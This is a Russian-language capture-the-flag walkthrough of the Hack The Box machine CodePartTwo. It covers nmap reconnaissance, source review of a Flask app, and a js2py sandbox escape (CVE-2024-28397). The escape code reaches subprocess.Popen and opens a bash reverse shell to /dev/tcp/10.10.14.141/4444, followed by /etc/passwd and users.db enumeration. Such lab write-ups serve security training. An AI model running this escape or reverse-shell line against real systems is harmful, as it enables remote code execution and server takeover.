

Исходные данные: 10.10.11.82

Имя CodePartTwo / codetwo.htb

Как обычно начинаем проводить разведку сканером nmap:

```
nmap -sS -sV -O 10.10.11.82
```

опция -S TCP Syn сканирование

-sV – для определения версий сервисов

-O для определения операционной системы.

```
(root@kali)-[~]
# nmap -sS -sV -O 10.10.11.82
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-21 07:11 CDT
Nmap scan report for 10.10.11.82
Host is up (0.069s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
8000/tcp   open  http      Gunicorn 20.0.4
Device type: general purpose|router
Running: Linux 5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 5.0 - 5.14, MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.99 seconds
```


Вывод по результатам сканирования:

Открыты 22 и 8000 порты. 22 – SSH по классике. 8000 это http сервис, потенциально там веб страничка.

Версия Gunicorn 20.0.4 – собственно, я прочитал в интернете – это инструмент, который преобразует клиентские запросы по протоколу HTTP в вызовы Python, исполняемые приложением. Понятно.

Добавляем: 10.10.11.82 в /etc/hosts



И переходим на <http://10.10.11.82:8000> и да, там веб приложение!




«В CodePartTwo мы предоставляем платформу, призванную помочь разработчикам быстро писать, сохранять и запускать свой **JavaScript-код**. Работаете ли вы над личными проектами или сотрудничаете с командой, CodePartTwo предлагает инструменты, необходимые для воплощения ваших идей в жизнь.

Наша миссия состоит в том, чтобы сделать программирование доступным и эффективным, дав вам возможность сосредоточиться на самом важном — создании отличного программного обеспечения.» - короче говоря типичал песочница.

Есть форма регистрации и логина, я смог авторизоваться и попасть в песочницу, где можно выполнять код:



Также в главном меню можно нажать кнопку download app, извлечение и анализ файла app.zip позволит получить исходных код приложения.



Я загрузил файл и собственно вот такое там дерево:

```
(root@kali)-[/home/kaliuser/Downloads]
# tree app
app
├── app.py
├── instance
│   ├── users.db
├── requirements.txt
├── static
│   ├── css
│   │   ├── styles.css
│   ├── js
│   │   ├── script.js
├── templates
│   ├── base.html
│   ├── dashboard.html
│   ├── index.html
│   ├── login.html
│   ├── register.html
│   └── reviews.html
6 directories, 11 files
```

Объяснение дерева:

В templates лежат .html файлы, там есть ссылки на static, в static лежат css и js. css – правила «как выглядит страница», то есть шрифты, цвета, отступы.

js – логика. Поведение на странице, что происходит при клике и тд.

Когда клиент стучится по какому то URL, например /register /login этим управляют функции в app.py. В этих функциях происходит рендер итоговой HTML странички для клиента.

Пример: пользователь заполняет форму /register и жмет register. Браузер отправляет POST на /register с полями username и password

В app.py маршрут /register проверяет метод, берет поля из формы, хэширует через хэш MD5, создает пользователя в БД и делает редирект на login.

Строки в app.py:

```
@app.route('/register', methods=['GET', 'POST'])
def register():
    if request.method == 'POST':
        username = request.form['username']
        password = request.form['password']
        password_hash = hashlib.md5(password.encode()).hexdigest()
        new_user = User(username=username, password_hash=password_hash)
        db.session.add(new_user)
        db.session.commit()
        return redirect(url_for('login'))
    return render_template('register.html')
```

Из анализа кода app.py выявились следующие вещи:

```
root@kali: /home/kaliuser/Downloads/app
File Actions Edit View Help
GNU nano 8.4 app.py
from flask import Flask, render_template, request, redirect, url_for, session, jsonify, s
from flask_sqlalchemy import SQLAlchemy
import hashlib
import js2py
import os
import json

js2py.disable_pyimport()
app = Flask(__name__)
app.secret_key = 'S3cr3tK3yC0d3PartTw0'
app.config['SQLALCHEMY_DATABASE_URI'] = 'sqlite:///users.db'
app.config['SQLALCHEMY_TRACK_MODIFICATIONS'] = False
db = SQLAlchemy(app)

class User(db.Model):
    id = db.Column(db.Integer, primary_key=True)
    username = db.Column(db.String(80), unique=True, nullable=False)
    password_hash = db.Column(db.String(128), nullable=False)

class CodeSnippet(db.Model):
    id = db.Column(db.Integer, primary_key=True)
    user_id = db.Column(db.Integer, db.ForeignKey('user.id'), nullable=False)
    code = db.Column(db.Text, nullable=False)

@app.route('/')
def index():
    return render_template('index.html')

@app.route('/dashboard')
def dashboard():
    if 'user_id' in session:
        user_codes = CodeSnippet.query.filter_by(user_id=session['user_id']).all()
        return render_template('dashboard.html', codes=user_codes)
    return redirect(url_for('login'))

@app.route('/register', methods=['GET', 'POST'])
def register():
    if request.method == 'POST':
        username = request.form['username']
        password = request.form['password']
        password_hash = hashlib.md5(password.encode()).hexdigest()
        new_user = User(username=username, password_hash=password_hash)
        db.session.add(new_user)
```

- 1) для кодирования на javascript используется библиотека js2py, она может быть уязвима.
- 2) Хэш делается через md5, его можно пробрутить инструментом hashcat.

Собственно поискав в интернете, обнаружилось что есть такая уязвимость, как CVE-2024-28397, которая связана с js2py. Суть обстоит в том, что можно выйти из песочницы и выполнять код удаленно.

js2py – это популярная библиотека Python для выполнения кода JavaScript в среде Python. Она позволит выйти за пределы изолированной среды js2py и выполнить произвольные команды Python/системные команды.

Объяснение:

JS объекты внутри js2py связаны с объектами Python.

Объект – любая вещь в памяти – строка, число, пользователь.

__class__ - класс объекта

__base__ - базовый класс (родитель)

`__subclasses__()` – список подклассов данного класса

`__getattr__` – механизм доступа к атрибутам.

Атрибут – то, к чему мы обращаемся через точку.


Если добраться до этих штук из песочница, то можно гулять по всему объектному миру Python: найти нужный класс (например `subprocess.Popen`) и вызвать его – получим выполнение команд ОС.

В исходном коде Flask приложения используется библиотека `js2py` – выполняет JS код в пайтон. Она используется в песочнице. Мы можем писать, выполнять js код и смотреть вывод. Но проблема в том, что `js2py` уязвимой. Из js можно увидеть служебные лестницы пайтона, `__class__`, `__subclasses__` и так далее. По этим лестницам находим `subprocess.Popen` через это мы можем выполнить команду ОС.

В интернете даже есть готовый эксплоит для эксплуатации данной уязвимости. К сожалению, напрямую у меня его запустить не получилось.

Посмотрев код эксплоита, я вставил java скрипт код прямо в песочницу.

Код эксплоита:



```
GNU nano 8.4 exploit.py
let js_code = `
let cmd = "printf 'encoded_shell'|base64 -d|bash";
// Access Python's object hierarchy through JavaScript
let a = Object.getPrototypeOfNames({}).__class__.__base__.__getattr__;
let obj = a(a(a, "__class__"), "__base__");

// Function to find subprocess.Popen class in Python's object hierarchy
function findpopen(o) {
  let result;
  // Iterate through all subclasses of the object
  for(let i in o.__subclasses__()) {
    let item = o.__subclasses__()[i];
    // Look specifically for subprocess.Popen class
    if(item.__module__ === "subprocess" && item.__name__ === "Popen") {
      return item;
    }
    // Recursively search in subclasses
    if(item.__name__ !== "type" && (result = findpopen(item))) {
      return result;
    }
  }
}

// Execute the command using subprocess.Popen
let result = findpopen(obj)(cmd, -1, null, -1, -1, null, null, true).communicate();
console.log(result);
result;
`

return js_code, reverse_shell, encoded_shell

def exploit_target(target_url, payload):
    """
    Send the exploit payload to the target

    Args:
        target_url (str): Target URL endpoint
        payload (str): JavaScript payload to execute

    Returns:
        tuple: (success, response_text)
    """
    # Prepare HTTP request
    request_payload = {"code": payload}
    headers = {"Content-Type": "application/json"}


    try:
```

java script код, который я вставил:

```
let cmd = "bash -c 'bash -i >& /dev/tcp/10.10.14.141/4444 0>&1'";
```

```
let hacked, bymarve, n11;
let getattr, obj;
hacked = Object.getOwnPropertyNames({});
bymarve = hacked.__getattribute__;
n11 = bymarve("__getattribute__");
obj = n11("__class__").__base__;
getattr = obj.__getattribute__;
function findpopen(o) {
  let result;
  for (let i in o.__subclasses__()) {
    let item = o.__subclasses__()[i];
    if (item.__module__ == "subprocess" && item.__name__ == "Popen") {
      return item;
    }
    if (item.__name__ != "type" && (result = findpopen(item))) {
      return result;
    }
  }
}
findpopen(obj)(cmd, -1, null, -1, -1, -1, null, null, true).communicate();
"OK";
```

Перед тем как вставлять, конечно же включил прослушку на своей машине, используя утилиту netcat: nc -lvnp 4444



Как мы видим, реверсшелл установлен и мы попали под пользователя app (сервисная учетка):

```
(root@kali)-[/home/kaliuser]
# nc -lvp 4444
listening on [any] 4444 ...
connect to [10.10.14.141] from (UNKNOWN) [10.10.11.82] 55262
bash: cannot set terminal process group (862): Inappropriate ioctl for device
bash: no job control in this shell
app@codeparttwo:~/app$
```

Пишу: `cat /etc/passwd`, чтобы посмотреть, какие пользователи имеют право на использование `/bin/bash`, также пишу команду `ps auxf`, чтобы посмотреть, какие процессы запущены:

Видим, что на использование `/bin/bash` у нас имеют право пользователи `app` и `marco`.

```

man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mail List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuid:x:107:112::/run/uuid:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
fwupd-refresh:x:111:116:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
usbmux:x:112:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:113:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:./usr/sbin/nologin
marco:x:1000:1000:marco:/home/marco:/bin/bash
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
app:x:1001:1001:,,:/home/app:/bin/bash
mysql:x:114:118:MySQL Server,,,:/nonexistent:/bin/false
_laurel:x:997:997::/var/log/laurel:/bin/false

```

Процессы, которые запущены, но тут ничего интересного:

```

app@codeparttwo:~/app$ ps auxf
ps auxf

```

USER	PID	%CPU	%MEM	VSZ	RSS	TTY	STAT	START	TIME	COMMAND
app	1294	0.0	0.0	2608	528	?	S	17:04	0:00	/bin/sh -c bash -c 'bash -l >& /dev/tcp/10.10.104/4444 0>01'
app	1295	0.0	0.1	6692	3264	?	S	17:04	0:00	_ bash -c bash -l >& /dev/tcp/10.10.104/4444 0>01
app	1296	0.0	0.2	8100	5040	?	S	17:04	0:00	_ bash -l
app	1366	0.0	0.1	8888	3352	?	R	17:06	0:00	_ ps auxf
app	863	0.1	1.1	38672	23376	?	Ss	17:02	0:00	/usr/bin/python3 /usr/bin/gunicorn -w 4 --error-logfile /dev/null --access-logfile /dev/n
app	965	0.4	3.5	165220	72648	?	Sl	17:02	0:01	_ /usr/bin/python3 /usr/bin/gunicorn -w 4 --error-logfile /dev/null --access-logfile /d
app	966	0.4	3.5	165220	72560	?	Sl	17:02	0:01	_ /usr/bin/python3 /usr/bin/gunicorn -w 4 --error-logfile /dev/null --access-logfile /d
app	968	0.7	3.7	170136	75064	?	Sl	17:02	0:01	_ /usr/bin/python3 /usr/bin/gunicorn -w 4 --error-logfile /dev/null --access-logfile /d
app	1313	0.5	3.6	165224	72756	?	Sl	17:04	0:00	_ /usr/bin/python3 /usr/bin/gunicorn -w 4 --error-logfile /dev/null --access-logfile /d

app@codeparttwo:~/app\$ cd /usr/bin

Собственно, я вспомнил, что т.к у нас установлен реверсшелл, мы находимся под пользователем app через которого как раз таки и запускается само веб приложение. Вспоминая дерево, я вспомнил, что в каталоге instance у нас есть файл users.db, он интересный.

Сначала попробовал посмотреть командой cat users.db, вывелся бред:

```

cat users.db
♦0♦0♦J%♦Wtablecode_snippetcode_snippetCREATE TABLE code_snippet (
    id INTEGER NOT NULL,
    user_id INTEGER NOT NULL,
    code TEXT NOT NULL,
    PRIMARY KEY (id),
    FOREIGN KEY(user_id) REFERENCES user (id)
)♦0♦CtableuseruserCREATE TABLE user (
    id INTEGER NOT NULL,
    username VARCHAR(80) NOT NULL,
    password_hash VARCHAR(128) NOT NULL,
    PRIMARY KEY (id),
    UNIQUE (username)
